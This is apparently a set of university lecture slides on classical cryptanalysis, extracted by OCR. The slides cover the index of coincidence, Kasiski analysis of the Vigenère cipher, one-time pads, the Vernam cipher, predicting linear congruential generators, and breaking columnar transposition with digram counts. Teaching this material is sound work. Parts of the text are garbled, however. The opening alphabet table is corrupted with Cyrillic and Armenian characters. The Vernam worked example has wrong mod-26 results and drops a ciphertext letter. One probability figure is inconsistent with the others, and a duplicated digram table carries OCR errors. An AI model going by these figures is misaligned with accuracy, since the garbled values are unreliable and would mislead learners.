M	nopqrstuvwxyzabcdefhijkl	12
N	opqrstuvwxyzabcdefhijklm	13
O	pqrstuvwxyzabcdefhijklmo	14
P	pqrstuvwxyzabcdefhijklmop	15
Q	qrstuvwxyzabcdefhijklmноп	16
R	rqrstuvwxyzabcdefhijklmноп	17
S	suvwxyzabcdefhijklmнопqr	18
T	tuvwxyzabcdefhijklmнопqrս	19

Cryptanalysis

- Given a message
 - Is it encrypted?
 - How is it encrypted? Mono- or poly-alphabetic cipher?
 - What is the key?
- Index of coincidence
 - Measure how often character could theoretically appear next to each other, based on the frequency analysis of the text

Index of Coincidence (1)

- A tool to rate how well a particular distribution matches the distribution of letters in English
- Suppose we have a piece of text and is suspected to be encrypted using monalphabetic substitution, the frequencies of ciphertext letters should be the same as the frequencies of the corresponding English letters
- **The index of coincidence is a measure of the variation between frequencies in a distribution**
- Suppose we pick a letter at random from an English text, from Table A
 - The probability that the letter is a is 0.0856 ($P(a)$)
 - The probability that the letter is b is 0.0139 ($P(b)$)
 - ...
- Suppose the text is encrypted and the encryption is so good that every letter will appear with equal probability, i.e. $1/26 = 0.0384$
- How to measure the nonuniformity of a distribution?

Index of Coincidence (2)

var

$$= \sum_{i=a}^{i=z} \left(P(i) - \frac{1}{26} \right)^2$$

$$= \sum_{i=a}^{i=z} \left(P(i)^2 - \frac{2}{26} P(i) + \left(\frac{1}{26} \right)^2 \right)$$

$$= \sum_{i=a}^{i=z} \left(P(i)^2 \right) - \frac{2}{26} \sum_{i=a}^{i=z} P(i) + \sum_{i=a}^{i=z} \left(\frac{1}{26} \right)^2$$

$$= \sum_{i=a}^{i=z} \left(P(i)^2 \right) - \frac{2}{26} * 1 + 26 * \left(\frac{1}{26} \right)^2$$

$$= \sum_{i=a}^{i=z} \left(P(i)^2 \right) - 0.0384$$

- Measure of roughness (variance): a measure of the size of the peaks and valleys, i.e. the deviation from the uniform distribution (0.0384)
- If the distribution were perfectly flat (each letter with probability 0.0284), the var will be 0
- If the distribution follows Table 1, the var will be 0.0303.

Index of Coincidence (3)

- Since we don't know how often a particular letter should be without knowing the algorithm that generates the letter, we will approximate the probability from observed frequencies
- In an observed sample of n cipher text, suppose there are Freq(i) instances of character I
- The index of coincidence (CI) is to approximate variance from observed data:

$$IC = \sum_{i=a}^{i=z} \frac{Freq(i) * (Freq(i) - 1)}{n * (n - 1)}$$

Alphabets	IC
1	0.068
2	0.052
3	0.047
4	0.044
5	0.044
10	0.041
large	0.038

- The index of coincidence (IC) ranges from 0.0384 (polyalphabetic substitution with perfectly flat distribution) to 0.068 (monoalphabetic substitution from common English)

Index of Coincidence Example

ZHYME ZVELK OJUBW CEYIN CUSML RAVSR YARNH CEARI UJPGP VARDU
QZCGR NNCAW JALUH GJPJR YGEGO FULUS QFFPV EYEDQ GOLKA LVOSJ
TFRTR YEJZS RVNCI HYJNM ZDCRO DKHCR MMLNR FFLFN QGOLK ALVOS
JWMIK QKUBP SAYOJ RRQYI NRNYC YQZSY EDNCA LEILX RCHUG IEBKO
YTHGV VCKHC JEQGO LKALV OSJED WEAKS GJHYC LLFTY IGSVT FVPMZ
NRZOL CYUZS FKOQR YRYAR ZFGKI QKRSV IRCEY USKVT MKHCR MYQIL
ZRCRL GQARZ OLKHY KSNFN RRNCZ TWUOC JNMKC MDEZP IRJEJ W

- Number of characters = 346
- Index of coincidence = 0.0434 (not monoalphabetic substitution)
- The no. of alphabet should be ≥ 3
 - Kasiski method: determine when a pattern of encrypting permutations has repeated to predict the number of alphabets used for substitutions

Cryptanalysis of Polyalphabetic Substitutions

- Information in the frequency distribution of letters are not available: all are flat distributions
 - Looks more secure than monoalphabetic substitutions
- How to break the polyalphabetic substitution?
 1. Determine the number of alphabets employed
 2. Break the ciphertext into pieces that were enciphered with the same alphabet
 3. Solve each piece as a monoalphabetic substitution
- 2 tools are used:
 - Index of coincidence: estimate if polyalphabetic substitution is used or not
 - Kasiski method: determine when a pattern of encrypting permutations has repeated to predict the number of alphabets used for substitutions

Kasiski Method for Repeated Patterns breaking the Vigenère cipher

- Based on the regularity of English: letter groupings and full words are repeated, e.g.
 - English uses endings -th, -ing, -ed, -ion, -tion, -ation, ...
 - English uses beginings im-, in- un-, re-, ...
 - English uses patterns -eek-, -oot-, -our-, ...
 - Words with high frequency: of, and, to, with, are, is, ...
- Principle of Kasiski method: if a message is encoded with n alphabets in cyclic rotation, and if a particular word or letter group appears k times in a plaintext message, it should be encoded approximately k/n times from the same alphabet
- E.g. if a keyword is 6 characters long, there are only 6 different ways to position the keyword over the plaintext word, a plaintext word or letter group that appears more than 6 times must be encrypted at least twice by the same position of the keyword and those occurrences will be enciphered identically

Kasiski Method

- Look for repeated fragments in the ciphertext and compile a list of the distances that separate the repetitions. Then, the keyword length is likely to divide many of these distances.
- If a repeated substring in a plaintext is encrypted by the same substring in the keyword, then the ciphertext contains a repeated substring and the distance of the two occurrences is a multiple of the keyword length.
- Not every repeated string in the ciphertext arises in this way; but, the probability of a repetition by chance is noticeably smaller.

Kasiski Method for Repeated Patterns (2)

- Consider the Dickens “It was the best of times ...” with keyword **dickens**:

dicke nsdic kensd icken sdick ensdi ckens dicke
ITWAS THEBE STOFT IMES**I TWAST** HEWOR STOFT IMESI
nsdic kensd icken sdick ensdi ckens dicke nsdic
TWAST HEAGE OFWIS DOMIT WASTH EAGEO FFOOL ISHNE
kensd icken sdick ensdi ckens dicke nsdic kensd
SS**ITW AST**HE EPOCH OFBEL IEF**IT WASTH** EEPOC HOFIN

- Repeated patterns: ITWAST

Starting position	Distance from previous	Factors
20		
83	63 (83-20)	3, 7, 9, 21, 63
104	21 (104-83)	3, 7, 21

Possible key lengths are 3, 7, 21

Kasiski Method

Position 90

Position 141

ZHYME	ZVELK	OJUBW	CEYIN	CUSML	RAVSR	YARNH	CEARI	UJPGP	VARDU
QZCGR	NNCAW	JALUH	GJPJR	YGEGO	FULUS	QFFPV	EYEDQ	GOLKA	LVOSJ
TFRTR	YEJZS	RVNCI	HYJNM	ZDCRO	DKHCR	MMLNR	FFLFN	QGOLK	ALVOS
J WMIK	QKUBP	SAYOJ	RRQYI	NRNYC	YQZSY	EDNCA	LEILX	RCHUG	IEBKO
YTHGV	VCKHC	JE QGO	LKALV	OSJ ED	WEAKS	GJHYC	LLFTY	IGSVT	FVPMZ
NRZOL	CYUZS	E KOQR	YRYAR	ZFGKI	QKRSV	IRCEY	USKVT	MKHCR	MYQIL
ZRCRL	Q QARZ	OLKHY	KSBNF	RRNCZ	TWUOC	JNMKC	MDEZP	IRJEJ	W

Position 213

Search for repeated sequence of characters!

- 3 occurrences of the 11-character sequence (QGOLKALVOSJ)
 - Distance between first 2 sequences (141-90) = 51
 - Distance between second 2 sequences (213-141) = 72
- The common divisor between 51 and 72 is 3
- Estimated key length is 3

Sample Ciphertext 1

ZHYME ZVELK OJUBW CEYIN CUSML RAVSR YARNH CEARI UJPGP VARDU
QZCGR NNCAW JALUH GJPJR YGEGO FULUS QFFPV EYEDQ GOLKA LVOSJ
TFRTR YEJZS RVNCI HYJNM ZDCRO DKHCR MMLNR FFLFN QGOLK ALVOS
JWMIK QKUBP SAYOJ RRQYI NRNYC YQZSY EDNCA LEILX RCHUG IEBKO
YTHGV VCKHC JEQGO LKALV OSJED WEAKS GJHYC LLFTY IGSVT FVPMZ
NRZOL CYUZS FKOQR YRYAR ZFGKI QKRSV IRCEY USKVT MKHCR MYQIL
ZRCRL GQARZ OLKHY KSNFN RRNCZ TWUOC JNMKC MDEZP IRJEJ W

- Number of characters = 346
- Index of coincidence = 0.0434 (not monoalphabetic substitution)
- By Kasiski method, the estimated key length is 3, divide the ciphertext into 3 sequences:
 - $c_1 c_4 c_7 c_{10} \dots \rightarrow Z M V K \dots$
 - $c_2 c_5 c_8 c_{11} \dots \rightarrow H E E O \dots$
 - $c_3 c_6 c_9 c_{12} \dots \rightarrow Y Z L J \dots$

Sample Ciphertext 1 – IC (2)

ZHYME ZVELK OJUBW CEYIN CUSML RAVSR YARNH CEARI UJPGP VARDU
QZCGR NNCAW JALUH GJPJR YGEGO FULUS QFFPV EYEDQ GOLKA LVOSJ
TFRTR YEJZS RVNCI HYJNM ZDCRO DKHCR MMLNR FFLFN QGOLK ALVOS
JWMIK QKUBP SAYOJ RRQYI NRNYC YQZSY EDNCA LEILX RCHUG IEBKO
YTHGV VCKHC JEQGO LKALV OSJED WEAKS GJHYC LLFTY IGSVT FVPMZ
NRZOL CYUZS FKOQR YRYAR ZFGKI QKRSV IRCEY USKVT MKHCR MYQIL
ZRCRL GQARZ OLKHY KSNFN RRNCZ TWUOC JNMKC MDEZP IRJEJ W

- For sequence 1
 - Number of characters : 116
 - $IC = 0.06747$
- For sequence 2
 - Number of characters : 115
 - $IC = 0.06499$
- For sequence 3
 - Number of characters : 115
 - $IC = 0.07597$

Analyzing Polyalphabetic Cipher

1. Use the Kasiski method to predict likely “numbers” of enciphering alphabets
2. If no “numbers” emerge fairly regularly, the encryption is probably not a polyalphabetic substitution
3. Compute the index of coincidence to validate the predictions from step 1
4. When steps 1 and 3 indicate a promising value, separate the ciphertext into appropriate subsets and independently compute index of coincidence of each subset

The “Perfect” Substitution Cipher

- The ideal substitution would use many alphabets for an unrecognizable distribution and no apparent pattern for the choice of an alphabet at a particular point
- An infinite non-repeating sequence of alphabets would confuse the Kasiski method
 - A repeated plaintext would not be encrypted the same way twice
 - Suppose some piece of ciphertext was a duplicate of a previous piece, the duplicate would almost certainly be accidental: the distance between 2 duplicated sequences would not denote a period in the encryption pattern
- The index of coincidence would be close to 0.038
- Any possible attack?

What's the problem?

One-Time Pad


- The encryption method is based on a large nonrepeating set of keys, which is written on sheets of paper, glued together into a pad
- Assuming each sheet of paper contains a key of 20 characters long
- The sender needs to send a message of 300 characters
 1. The sender will tear off the next 15 pages of keys
 2. Write the key one at a time above the letters of the plaintext
 3. Encipher the plaintext with a chart like Vigenere tableau
 4. The sender then destroys the used keys
- The receiver need a pad identical to that of the sender, on receiving a message, the receiver
 1. Takes the appropriate number of keys
 2. Decipher the message as if it were a polyalphabetic substitution with a long key

Problems:

- Absolute synchronization between sender and receiver
- Need an unlimited number of keys

Vernam Cipher (1)

- Type of one-time pad devised by G. Vernam for AT&T
- The encryption involves an arbitrarily long nonrepeating sequence of numbers that are combined with the plaintext



Vernam Cipher (2)

- Plaintext: VERNAMCIPHER

- plaintext: V E R N A M C I P H E R
- encoded: 21 4 17 13 0 12 2 8 15 7 4 17
- random: 76 48 16 82 33 3 58 11 60 5 48 88
- sum: 97 52 33 95 33 15 60 19 75 12 52 105
- mod 26: 19 0 7 17 18 15 8 19 23 12 0 1
- ciphertext: T A H R S P I X M A B

- Ciphertext: tahrspitxmb

- Any possible attack?

- The random number generator

Cracking Random Number Generators (1)

- Most common type of random number generator: linear congruential random number generator
 - Seed: the initial value r_0
 - Successive random number r_{i+1}
$$r_{i+1} = (a * r_i + b) \text{ mod } n$$
 - The generator produces random integers between 0 and $n - 1$
- If r_0 and a are relatively prime to n , each number between 0 and $n - 1$ will be generated before the sequence repeats
- Once repetition begins, the entire sequence repeats in order

Cracking Random Number Generators (2)

- Assuming you have intercepted a message with header MEMO (12 4 12 14) and the first 4 letters in the ciphertext are 15 15 10 13
- You can deduce the first four random numbers as follow:

$$r_0 = c_0 - 12 \bmod n = 15 - 12 \bmod n = 3 \bmod n$$

$$r_1 = c_1 - 4 \bmod n = 15 - 4 \bmod n = 11 \bmod n$$

$$r_2 = c_2 - 12 \bmod n = 10 - 12 \bmod n = -2 \bmod n$$

$$r_3 = c_3 - 14 \bmod n = 13 - 14 \bmod n = -1 \bmod n$$

$$c_i = r_i + p_i \bmod n$$

$$r_i = c_i - p_i \bmod n$$

Transpositions (Permutations)

- A transposition is an encryption in which the letters of the messages are rearranged (also called permutation because it is a rearrangement of the symbols of a message)
- Transpositions try to break established patterns
- **Columnar transposition:** rearrangement of the characters of the plaintext into columns
- E.g. THIS IS A MESSAGE TO SHOW HOW A COLUMN TRANSPOSITION WORKS

THISI
SAME
SAGET
OSHOW
HOWAC
OLUMN
ARTRA
NSPOS
ITION
WORKS

tssoh oaniw haaso lrsto imghw
utpir seeoa mrook istwc nasns

Transpositions - Complexity

- Transposition involves no additional work except arranging the letters and reading them off again: the execution time of the algorithm is proportional to the length of the message
- The cipher requires storage for all characters of the message
- Output characters cannot be produced until all characters of the message have been read: not good for long message
- Alternative: permute the characters of the plaintext with a fixed period d , e.g. $d=5$, and the permutation is $(2\ 4\ 5\ 1\ 3)$

12345

THISI

SAMES

SAGET

OSHOW

HOWAC

OLUMN

ARTRA

NSPOS

ITION

WORKS

24513 24513

hsiti aessm aetsg sowoh owchw

...

Cryptanalysis of Columnar Transposition

- Based on characteristic patterns of pairs of adjacent letters, called digrams
- Some letter pairs appear frequently, e.g. -re-, -th-, -en-, -ed-, ...
- Steps to analyze columnar transposition:
 1. Compute the letter frequencies: all letters appear with their normal frequencies implies that a transposition has been performed
 2. Break the text into columns by compare a block of ciphertext characters against characters successively farther away in the ciphertext (anagramming):
 1. Do common digrams appear?
 2. Do most of the digrams look reasonable?

t	n	t	n	t	n
s	i	s	i	s	i
s	w	s	w	s	w
o	h	o	h	o	h
h	a	h	a	h	a
o	a	o	a	o	a
a	s	a	s	a	s
	o		o		o
	l		l		l
	r		r		r

TABLE 2.3.3
Count of 2-Grams

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	7	125	251	304	13	65	151	13	311	13	67	681	182	1216	5	144	0	764	648	1019	89	137	37	17	202	15
B	114	7	2	1	394	0	0	0	74	7	0	152	6	0	118	0	0	81	28	6	89	2	0	0	143	0
C	319	0	52	1	453	0	0	339	202	0	86	98	4	3	606	0	1	113	23	237	92	0	0	0	25	0
D	158	3	4	33	572	1	20	1	273	5	0	19	27	8	111	0	1	49	75	2	91	15	6	0	40	0
E	492	27	323	890	326	106	93	16	118	4	27	340	253	1029	30	143	25	1436	917	301	36	160	153	113	90	3
F	98	0	0	0	150	108	0	0	188	0	0	35	1	1	326	0	0	142	3	58	54	0	0	0	5	0
G	122	0	0	2	271	0	20	145	95	0	0	23	3	51	129	0	0	150	29	28	58	0	0	0	6	0
H	646	2	5	3	2053	0	0	2	426	0	0	6	6	14	287	0	0	56	10	85	31	0	4	0	15	0
I	236	51	476	285	271	80	174	1	10	0	31	352	184	1550	554	62	5	212	741	704	7	155	0	14	1	49
J	18	0	0	0	26	0	0	0	5	0	0	0	0	0	45	0	0	1	0	0	48	0	0	0	0	0
K	14	1	0	1	187	1	0	7	56	0	4	7	1	20	7	0	0	3	39	1	1	0	0	0	4	0
L	359	5	6	197	513	28	29	0	407	0	21	378	22	1	208	11	0	9	104	68	72	15	3	0	219	0
M	351	65	5	0	573	2	0	0	259	0	0	2	126	8	240	139	0	5	47	1	65	1	0	0	37	0
N	249	2	281	761	549	46	630	6	301	4	30	33	47	88	239	2	3	5	340	743	56	31	8	1	71	2
O	48	57	91	130	21	731	46	14	52	8	44	234	397	1232	125	164	0	861	201	223	533	188	194	7	23	2
P	241	0	1	0	310	0	0	42	75	0	0	144	13	1	268	103	0	409	32	51	81	0	0	0	3	0
Q	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	73	0	0	0	0	0
R	470	15	79	129	1280	14	80	8	541	0	94	75	139	149	510	25	0	97	300	273	88	65	8	1	140	0
S	200	4	94	9	595	8	0	186	390	0	30	48	37	7	234	128	3	9	277	823	192	0	13	0	27	0
T	381	2	22	1	872	4	1	2161	865	0	0	62	27	9	756	2	0	295	257	131	120	3	54	0	125	3
U	72	87	103	51	91	11	80	2	54	0	3	230	69	318	4	81	0	306	256	263	6	3	0	2	3	1
V	65	0	0	2	522	0	0	0	223	0	0	0	1	0	46	0	0	0	2	0	1	1	0	0	5	0
W	282	1	0	4	239	0	0	175	259	0	0	5	0	44	159	0	0	13	45	2	0	0	0	5	0	0
X	9	0	15	0	17	0	0	1	15	0	0	0	1	0	47	0	0	0	0	23	0	0	0	3	0	2
Y	17	1	3	2	84	0	0	0	20	0	1	5	11	5	64	9	0	9	44	5	4	0	3	0	0	2
Z	18	0	0	0	36	0	0	0	17	0	0	1	0	0	4	0	0	0	0	0	1	0	0	0	0	2

Cryptanalysis of Columnar Transposition (2)

first letter	(second letter, digram, relative freq)		
t	n tn 9		
s	i si 390		
s	w sw 13		
o	h oh 52		
h	a ha 646		
o	a oa 48		
a	s as 648		
Mean	258		
Std. Dev.	297		

TABLE 2.3.3
Count of 2-Grams

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	
A	7	125	251	304	13	65	151	13	311	13	67	681	182	216	5	144	0	764	648	1019	89	137	37	17	202	15	
B	114	7	2	1	394	0	0	0	74	7	0	152	6	~0	118	0	0	81	28	6	89	2	0	0	143	0	
C	319	0	52	1	453	0	0	0	339	202	0	86	98	4	3	606	0	1	113	23	237	92	0	0	0	25	0
D	158	3	4	33	572	1	20	1	273	5	0	19	27	8	111	0	1	49	75	2	91	15	6	0	0	40	0
E	492	27	323	890	326	106	93	16	118	4	27	340	253	029	30	143	25	1436	917	301	36	160	153	113	90	3	
F	98	0	0	0	150	108	0	0	188	0	0	35	1	~1	326	0	0	142	3	58	54	0	0	0	5	0	
G	122	0	0	2	271	0	20	145	95	0	0	23	3	51	129	0	0	150	29	28	58	0	0	0	6	0	
H	646	2	5	3	2053	0	0	2	426	0	0	6	6	14	287	0	0	56	10	85	31	0	4	0	15	0	
I	236	51	476	285	271	80	174	1	10	0	31	352	184	550	554	62	5	212	741	704	7	155	0	14	1	49	
J	18	0	0	0	26	0	0	0	5	0	0	0	0	0	45	0	0	1	0	0	48	0	0	0	0	0	
K	14	1	0	1	187	1	0	7	56	0	4	7	1	20	7	0	0	3	39	1	1	0	0	0	4	0	
L	359	5	6	197	513	28	29	0	407	0	21	378	22	1	208	11	0	9	104	68	72	15	3	0	219	0	
M	351	65	5	0	573	2	0	0	259	0	0	2	126	8	240	139	0	5	47	1	65	1	0	0	37	0	
N	249	2	281	761	549	46	630	6	301	4	30	33	47	88	239	2	3	5	340	743	56	31	8	1	71	2	
O	48	57	91	130	21	731	46	14	52	8	44	234	397	1232	125	164	0	861	201	223	533	188	194	7	23	2	
P	241	0	1	0	310	0	0	42	75	0	0	144	13	1	268	103	0	409	32	51	81	0	0	0	3	0	
Q	0	0	0	0	0	0	0	0	0	0	0	0	0	~0	0	0	0	0	0	0	73	0	0	0	0		
R	470	15	79	129	1280	14	80	8	541	0	94	75	139	149	510	25	0	97	300	273	88	65	8	1	140	0	
S	200	4	94	9	595	8	0	186	390	0	30	48	37	7	234	128	3	9	277	823	192	0	13	0	27	0	
T	381	2	22	1	872	4	1	2161	865	0	0	62	27	~9	156	2	0	295	257	131	120	3	54	0	125	3	
U	72	87	103	51	91	11	80	2	54	0	3	230	69	318	4	81	0	306	256	263	6	3	0	2	3	1	
V	65	0	0	2	522	0	0	0	223	0	0	0	1	~0	46	0	0	0	2	0	1	1	0	0	5	0	
W	282	1	0	4	239	0	0	0	175	259	0	0	5	0	44	159	0	0	13	45	2	0	0	0	3	0	
X	9	0	15	0	17	0	0	1	15	0	0	0	1	0	1	47	0	0	0	0	23	0	0	0	5	0	
Y	17	1	3	2	84	0	0	0	20	0	1	5	11	5	64	9	0	9	44	5	4	0	3	0	2	1	
Z	18	0	0	0	36	0	0	0	17	0	0	1	0	~0	4	0	0	0	0	0	1	0	0	0	0	2	

Cryptanalysis of Columnar Transposition (2)


first letter	(second letter, digram, relative freq)		
t	n tn 9		
s	i si 390		
s	w sw 13		
o	h oh 52		
h	a ha 646		
o	a oa 48		
a	s as 648		
Mean	258		
Std. Dev.	297		

Most probably match!



Stream and Block Ciphers (1)


- Stream cipher: convert one symbol of plaintext immediately into a symbol of ciphertext, e.g. the substitution cipher



- Advantages:
 - Speed of transformation
 - Low error propagation: each symbol is separately encoded
- Disadvantages:
 - Low diffusion: all information of a symbol is contained in the symbol, subject to attack like frequency count, digram analysis, IC and Kasiski method
 - Possible for malicious insertions and modifications

Stream and Block Ciphers (2)


- Block cipher: encrypt a group of plaintext symbol as one block, e.g. the columnar transposition cipher



- Advantages:
 - Diffusion: information of plaintext is diffused into several ciphertext symbols
 - Immunity to insertions: impossible to insert a single symbol in a block
- Disadvantages:
 - Slowness of encryption
 - Error propagation: an error will affect all other characters in the same block

Confusion and Diffusion

It's a good idea to obscure the relationship between your real message and your 'encrypted' message. An example of this 'confusion' is the trusty ol' Caesar Cipher:



It's also a good idea to spread out the message. An example of this 'diffusion' is a simple column transposition:



Confusion

- Cipher that makes the relationship between the plaintext/key pair and the ciphertext as complex as possible, i.e. difficult to determine how a message and a key were transformed into the corresponding ciphertext
- The attacker should not be able to predict when changing one character in the plaintext will do to the ciphertext \Rightarrow the attacker will take a long time to determine the relationship among plaintext, key, and ciphertext
- Bad confusion: Caesar cipher
- Good confusion: Polyalphabetic substitution with a long key

